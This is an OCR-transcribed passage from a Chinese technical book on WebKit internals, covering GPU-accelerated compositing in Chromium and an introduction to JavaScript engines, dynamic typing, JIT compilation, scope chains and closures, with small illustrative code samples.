


图 8-38 设置合成器中的 Layer 对象的 3D 变形值

当网页中 JavaScript 代码修改元素的变换属性值的时候，通过上面的过程，最后样式是设置在该合成层（前景层）上，当 WebKit 将元素绘制完成之后，在合成过程中，WebKit 通过 3D 变形作用到该合成层上，即可完成特定的效果。WebKit 只是在

第一次需要绘制“div”元素的内容，之后仅仅设置变换属性值，然后重新合成即可。当合成器调度绘制该合成层的时候，WebKit 根本不会发生想象中的重新布局和重绘动作。虽然用户看起来网页内容在变动，但是这只是合成的动作，这些动画等都是 WebKit 和 Chromium 设计的机制和硬件加速带来的效果。

8.3.4 其他

网页中还有很多其他的模块可以使用 GPU 硬件机制来加速，例如支持视频解码和播放、2D 图形绘制等，WebKit 支持它们的主要思想依旧是对这些内容进行分层，使用 GPU 的强大绘图能力来支持这些模块，关于视频方面的介绍，笔者将在第 11 章“多媒体”作进一步的阐述。读者还可以思考一下有没有其他地方可以使用加速机制。

另外，还有很多新的思路对硬件加速机制进行改进，典型的做法是使用多线程机制，因为现代处理器都包含多核，使用线程化的方法来支持网页的渲染是一个很好的思路。当然线程化的代价就是 WebKit 需要同步或者内容的拷贝，例如前面介绍的线程化合成器、Layer 树和 LayerImpl 树。Chromium 为了减少同步和等待的开销，创建 LayerImpl 树并拷贝 Layer 树的内容，但是这一做法带来的好处也很明显。所谓有利也有弊正是如此，关键看应用场景的实际效果如何。

8.3.5 实践：Chromium 的支持

Chromium 使用 GPU 加速机制来加速网页渲染被广泛地应用在各种网页中。Chromium 浏览器对网页渲染的理解的确很不一样，在网页功能越来越强的同时，用户也能够取得较好的性能和体验效果。

图 8-39 描述了 Chromium 目前能使用 GPU 硬件加速的各项网页功能，这是在 Windows 系统上显示的结果，在其他平台上，结果可能不一样，例如在 Android 上面

可能有更多跟加速相关的功能。图中的一些功能之前已经介绍过，例如 Canvas、Compositing、3D CSS 和 CSS Animation、WebGL 等。不过，还有些其他的功能笔者并没有介绍，例如 Flash、Video、WebGL multisampling（WebGL 中的反锯齿技术）等。除了 Video 之外，读者对其他功能有兴趣的话，可以自行参考相关材料。




图 8-39　Chromium 能够使用 GPU 加速的功能

关于使用硬件加速和合成器的实践，读者可以回顾第 2 章中图 2-5 所描述的网页层次结构。相信读者现在对那些合成层，以及将合成层分成瓦片的理解更深了。

第9章 JavaScript引擎

Web 技术的发展让 JavaScript 语言远远超出了之前的设计初衷，在承载着越来越强大能力的同时，它的性能也越来越受到关注。让我们带着这样一些问题进入本章——为什么 JavaScript 代码的运行速度会这么慢，以及现代 JavaScript 引擎是如何提高 JavaScript 代码的速度的。在介绍 JavaScript 语言的特性之后，逐步剖析现代 JavaScript 引擎的工作原理和为了提高性能所做的巨大努力。当然，本章解释的重点主要是现在 WebKit 中广泛使用的 JavaScriptCore 引擎和 V8 引擎，两者有一些共通之处，却又有一些不同之处。

9.1 概述

9.1.1 JavaScript 语言

说起 JavaScript 语言，又要讲一个典型的从弱小到壮大的奋斗史。起初，它只是一个非常不起眼的语言，用来处理非常小众的问题。所以，从设计之初，它的目标

就是解决一些脚本语言的问题，因为设计的能力有限，性能不需要重点考虑。因为使用场景少，所以用户对于性能的要求也比较低。在过去几年，由于 Web 时代的来临和 HTML5 的兴起，这一切让 JavaScript 前所未有地成为焦点，自然它的功能和性能在大家的努力下都有了长足的进步。

JavaScript 是一种脚本语言，主要用在 Web 的客户端（这样说也不准确，Node.js 和其他一些用法的出现就是例外），它的出现是为了控制网页客户端的逻辑，例如同用户的交互、异步通信等需求。当然，在 HTML5 高速发展的今天，它的作用越来越大，被广泛地使用在各种其他技术中。

本质上它是一种解释型语言（不知道按照现在的实现来看，这么说是不是准确），函数是它的第一等公民，也就是函数也能够当作参数或者返回值来传递。示例代码 9-1 是一个简单的例子，读者可以看到一个简单的函数“getOperation”，它的返回值就是一个匿名函数。

示例代码 9-1　函数作为函数的返回值

```
function getOperation() {
 return function () {
   print("JavaScript");
 };
}
```

JavaScript 语言的另一个重大特点就是，它是一种无类型语言，或者说是动态类型语言。相比较而言，C++或者 Java 等语言都是静态类型语言，它们在编译的时候就能够知道每个变量的类型。但是，JavaScript 的语言特性让我们没有办法在编译的时候知道变量的类型，所以只能在运行的时候才能确定，这导致 JavaScript 语言的规范面临着性能方面的巨大压力。在运行时计算和决定类型，会带来很严重的性能损失，这导致了 JavaScript 语言的运行效率比 C++或者 Java 都要低很多。

先看示例代码 9-2 所示的一个简单的 JavaScript 代码，它是一个简单得不能再简单的包含两个参数的 JavaScript 函数，其目的就是计算参数 a 的属性为 x 的值与参数

b 的属性为 y 的值的和。

示例代码 9-2　一个简单的 JavaScript 函数

```
function add(a, b) {
 return a.x*a.y + b.x*b.y;  // 这里对象 a 和 b 的类型未知
}
```

问题来了，当 JavaScript 引擎分析到该段代码的时候，根本没有办法知道 a 和 b 是什么类型，唯一的办法就是运行的时候根据实际传递过来的对象再来计算。读者可能会好奇，这好像并没什么特别的嘛，事实上这会导致严重的性能问题。

让我们来简单解释一下为什么静态类型能够大量地节省运行时间。示例代码 9-3 是一个简单的 C++函数，它同 9-2 类似，不同之处在于参数必须指定类型。

示例代码 9-3　一个简单的 C++函数

```
int add(Class1 a, Class1 b) {
 return a.x*a.y + b.x*b.y;
}
```

```
class Class1 {
    int x;
    int y;
}
```

当编译示例代码 9-3 中左边部分的时候，根据右边部分类型 Class1 的定义，获取对象 a 的属性 x 的时候，其实就是对象 a 的地址，大小是一个整形。同时获取对象 b 的属性 y 的时候，其实就是对象 b 的地址加上 4 个字节（不同的平台上可能不同，但是一旦平台确定，其值是固定的），这些都是在生成本地代码的时候确定的，无须在运行本地代码的时候决定它们的地址和类型是什么，这显然能够节省时间。

图 9-1　示例代码 9-3 中的类和对象的结构表示

图 9-1 中最右侧表示的是类 Class1 的属性对应的地址信息，在编译阶段，编译器根据 int 类型来决定属性占用 4 个字节，地址就是对象的地址，因为偏移量为 0。

所以对于 y 来说，访问它只需要将对象地址加上 4 个字节即可，也就是偏移量为 4。所以在编译的时候，能够确定访问对象 a 中属性的偏移量，根据这些信息，可以生成相应的汇编代码。其中的符号信息，例如字符“x”和“y”运行时都不再需要，因为不再需要额外的查找这些属性地址的工作。在 C++和 Java 等语言中，已事先知道所存取的成员变量（类）类型，所以语言解释系统（Interpreting System）只要利用数组和位移来存取这些变量和方法的地址等。位移信息使它只要几个机器语言指令，就可以存取变量、找出变量或执行其他任务。

现在继续回到 JavaScript 代码中来，对于传统的 JavaScript 解释器，所有这一切都是解释执行，所以效率不会高到哪去。不管是解释器还是现在更为高效的 JIT（Just-In-Time）技术，面临的难题都是类型问题。现在我们也将 JavaScript 代码的处理分成两个阶段，就是编译阶段（虽然跟传统的编译有些不同）和执行阶段。对于 JavaScript 引擎来说，因为没有 C++或者 Java 这样的强类型语言的类型信息，所以 JavaScript 引擎通常的做法就是如图 9-2 所表示的方法来存储每一个对象。

对象 a 的结构表示

属性名 x	属性值
x	3.3
y	5.5

对象 b 的结构表示

属性名 x	属性值
x	4.4
y	6.6

图 9-2　示例代码 9-2 的对象 a 和 b 的结构表示

基本的工作方式是这样，当创建对象 a 的时候（这个当然是执行阶段），如果它包含两个属性（根据 JavaScript 的语言特性，没有类型，而且这些属性都是动态创建的，属性就是前面说的 C++的类成员变量），那么引擎会为它们创建如图 9-2 左边所示的结构，也就是属性名-属性值对，需要强调的是这些属性名（典型的做法就是采用字符串）都是会被保存的，因为之后访问该对象的属性值时需要通过属性名匹配来获取相应的值。读者看到对象 b 是同样的结构，也同样保存相同的属性，因为 JavaScript 没有类型，所以每个对象需要自己保存这些信息。在降低性能的同时，读

者也会发现它们存在内容冗余的部分，比如对象 a 和对象 b 都保存相同的属性名，随着对象的增多，这显然会带来空间上的巨大浪费。

追根究底，这里的目的获取对象属性值的具体位置，也就是相对于对象基地址的偏移位置。从这个角度来看，JavaScript 和 C++语言（下面的解释需要对 C++语言有一些基本的认识）上的区别包括以下几个部分。

- **编译确定位置**：C++有明确的两个阶段，而编译这些位置的偏移信息都是编译器在编译的时候就决定了的，当 C++代码编译成本地代码之后，对象的属性和偏移信息都计算完成。因为 JavaScript 没有类型，所以只有在对象创建的时候才有这些信息，因而只能在执行阶段确定，而且 JavaScript 语言能够在执行时修改对象的属性（不是属性值，而是添加或者删除属性本身）。
- **偏移信息共享**：C++因为有类型定义，所以所有对象都是按照该类型来确定的，而且不能在执行的时候动态改变类型，因为这些对象都是共享偏移信息的。访问它们只需要按照编译时确定的偏移量即可。而对于 C++模板的支持，其实是多份代码，因为本质上其道理是相同的。JavaScript 则不同，每个对象都是自描述，属性和位置偏移信息都包含在自身的结构中。
- **偏移信息查找**：C++中查找偏移地址很简单，都是在编译代码时，对使用到某类型的成员变量直接设置偏移量。而对于 JavaScript，使用到一个对象则需要通过属性名匹配才能查找到对应的值，这实在太费时间了。

对于这个问题读者可能觉得其对性能的影响不大，其实不是这样。因为对象属性的访问非常普遍而且次数非常频繁，而通过偏移量来访问值并且知道该值的类型，使用少数两个汇编指令就能完成，但是，对于图 9-2 中的通过属性名来匹配对于性能造成的影响可能会多很多倍，因为属性名匹配需要特别长的时间，而且额外浪费很多内存空间。

有方法解决这一问题吗？答案是肯定的。当然要达到跟 C++和 Java 一样的效率很难，但是已经有很多方法能够逐步接近了，笔者在介绍 JavaScriptCore 引擎和 V8

引擎的时候再论述它们，因为这些新技术的确带来了性能上的巨大进步。

推动 JavaScript 运行速度提高的另一大利器是 JIT（Just-In-Time）技术，它不是一项全新的技术，其作用是解决解释性语言的性能问题，主要思想是当解释器将源代码解释成内部表示的时候（Java 字节码就是一个典型例子），JavaScript 的执行环境不仅是解释这些内部表示，而且将其中一些字节码（主要是使用率高的部分）转成本地代码（汇编代码），这样可以被 CPU 直接执行，而不是解释执行，从而极大地提高性能。JIT 技术被广泛地使用在各种语言的执行环境中，例如 Java 虚拟机，经过长时间的演进之后，目前使用在 JavaScript 的众多引擎中，例如 JavaScriptCore、V8、SpiderMonkey 等中。

下面要说的是 JavaScript 的作用域链和闭包等概念，它们非常重要，这两个概念带来了编程上的便易性和模块化，本节主要讲述它们的原理，后面会介绍它们是如何被实现的。

首先介绍一个学术解释，“闭包是一个拥有许多变量和绑定了这些变量的环境的表达式（通常是一个函数），因而这些变量也是该表达式的一部分”。通俗来说，就是当执行到一条语句的时候，哪些对象（或者其他环境因素）能够被使用。JavaScript 使用作用域链来实现闭包，作用域链由执行环境维护，JavaScript 中所有的标识符都是通过作用域链来查找值的。用示例来解释它们比较清楚，示例代码 9-4 是两段功能类似但是影响却不同的常见 JavaScript 代码，下面结合闭包和作用域链来分析它们。

假设这一段代码被保存在一个单独的 JS 文件中，当某个包含该 JS 文件的网页运行在浏览器中的时候，JavaScript 已经预先创建好一个全局的域，该域会包含一个全局的上下文，该上下文可能包含 window、navigator（网页中）等内置的对象，同时也包含当前执行位置的一些信息。例如代码 9-4 中的第一行，当执行到该行时，就定义了“me”并赋值 1，上下文就包含了一个“me”变量，接下来的语句就能够使用该变量。图 9-3 中的全局上下文就包含这些信息。

示例代码 9-4　使用闭包技术的 JavaScript 函数

```
var me = 1;
function add(x) {
 var me = 2;
 function internal() {
   return me + x;
 }
 return internal() + 3;
}
add(1);
```

```
var me = 1;
(function (x) {
 var me = 2;
 function internal() {
   return me + x;
 }
 return internal() + 3;
})(1);
```




图 9-3　示例代码 9-4 中左侧所涉及的作用域链

当执行到左边第二行的时候，函数“add”也被加入全局上下文中（事实上，这有两个阶段，在之前的阶段，“add”已经被加入上下文中，所以在“add”函数声明之前使用它也是可以的），所有的代码都能够使用它。如果不巧在它之前也有同样名为“add”的函数，那么之前的函数会被覆盖。所以，假如我们并不希望“add”被其他地方使用，而且不要覆盖之前的函数，因为这样会污染全局空间，造成不必要的麻烦。一个正确的做法是示例代码 9-4 中右侧的使用方法，稍后做介绍。

在“add”函数中，执行环境同样会建立一个该函数的上下文，包含该函数中的心理，例如第三行，又是一个变量“me”。该上下文同时会指向全局上下文。继续看代码，到函数“internal”内部，同样如此，执行环境也会为它建立一个上下文，如图 9-3 中右下角的上下文，指向它的父上下文，这样其实就形成了一个作用域链。在“internal”函数内部，它使用了变量“me”。首先，执行环境检查当前的上下文，查找有无变量“me”，当然在本例中无法找到，于是它会接着在它的父上下文中查找，显然“add”函数的上下文中包含“me”，所以不需要继续向上查找。如果“add”函数上下文中没有包含该变量，那么执行环境会不停向上查找，直到找遍全局上下文

为止。

下面解释示例代码 9-4 右侧函数的好处。当包含一个.js 文件的时候，它的全局函数在其他.js 文件中也可见，这直接导致名字冲突和模块化问题。因为没有 C++的名空间机制和 Java 的包机制，每个.js 文件中的函数命名可能相同，这直接导致名冲突。当开发者只是希望该“add”函数在内部使用的时候，那么他可以像右侧一样使用一个匿名函数，然后直接调用它，这样这个函数就不会污染全局空间。同时，匿名函数内部也使用了一个内部函数“internal”。根据前面介绍的作用域链技术，“internal”函数只在该匿名函数内部有效，完全不会影响其他代码，这里使用的就是闭包技术。

9.1.2 JavaScript 引擎

什么是 JavaScript 引擎？简单来讲，就是能够将 JavaScript 代码处理并执行的运行环境。要解释这一概念，需要了解一些编译原理的基础概念和现代语言需要的一些新编译技术。

首先来看 C/C++语言。由前面描述可知，处理该语言通常的做法实际上就是使用编译器直接将它们编译成本地代码，这一切都是由开发人员在代码编写完成之后实施的，如图 9-4 所示。用户只是使用这些编译好的本地代码，被系统的加载器加载执行，这些本地代码由操作系统调度 CPU 直接执行，无须额外处理。




图 9-4 C++编译器生成本地代码的过程

其次，来看看 Python 等脚本语言。处理脚本语言通常的做法是开发者将写好的代码直接交给用户，用户使用脚本的解释器将脚本文件加载然后解释执行，如图 9-5 所示。当然，现在 Python 也可以支持将脚本编译生成中间表示。但是，通常情况下，

脚本语言不需要开发人员去编译脚本代码，这主要是因为脚本语言对使用场景和性能的要求与其他类型的语言不同。




图 9-5　解释器解释执行过程

然后来看看 Java 语言。其做法是明显的两个阶段，首先是像 C++语言一样的编译阶段，但是，同 C++编译器生成的本地代码结果不同，Java 代码经过编译器编译之后生成的是字节码，字节码是跨平台的一种中间表示，不同于本地代码。该字节码与平台无关，能够在不同操作系统上运行。在运行字节码阶段，Java 的运行环境是 Java 虚拟机加载字节码，使用解释器执行这些字节码。如果仅是这样，那 Java 的性能就比 C++差太多了。现代 Java 虚拟机一般都引入了 JIT 技术，也就是前面说的将字节码转变成本地代码来提高执行效率。图 9-6 描述这两个阶段，第一阶段对时间要求不严格，第二阶段则对每个步骤所花费的时间非常敏感，时间越短越好。




图 9-6　Java 代码的编译和执行过程

最后回到 JavaScript 语言上来。前面已经说了它是一种解释性脚本语言。但是，众多工程师不断投入资源来提高它的速度使得它能够使用 Java 虚拟机和 C++编译器中的众多技术来改进工作方式。早期也是由解释器来解释即可，就是将源代码转变

成抽象语法树，然后在抽象语法树上解释执行。随着将 Java 虚拟机的 JIT 技术引入，现在的做法是将抽象语法树转成中间表示（也就是字节码），然后通过 JIT 技术转成本地代码，这能够大大地提高执行效率。当然也有些直接从抽象语法树生成本地代码的 JIT 技术，例如 V8。这是因为 JavaScript 跟 Java 还是有以下一些区别的。

其一是类型。JavaScript 是无类型的语言，其对于对象的表示和属性的访问比 Java 存在更大的性能损失。不过现在已经出现了一些新的技术，参考 C++或者 Java 的类型系统的优点，构建隐式的类型信息，这些后面将逐一介绍。

其二，Java 语言通常是将源代码编译成字节码，这同执行阶段是分开的，也就是从源代码到抽象语法树再到字节码这段时间的长短是无所谓的（或者说不是特别重要），所以尽可能地生成高效的字节码即可。而对于 JavaScript 而言，这些都是在网页和 JavaScript 文件下载后同执行阶段一起在网页的加载和渲染过程中来实施的，所以对它们的处理时间也有着很高的要求。

图 9-7 描述了 JavaScript 代码执行的过程，这一过程中因为不同技术的引入，导致其步骤非常复杂，而且因为都是在代码运行过程中来处理这些步骤，所以每个阶段的时间越少越好，而且每引入一个阶段都是额外的时间开销，可能最后的本地代码执行效率很高，但是如果之前的步骤耗费太多时间，最后的执行结果可能并不会好。所以不同的 JavaScript 引擎选择了不同的路径，这里先不仔细介绍，后面再描述它们。

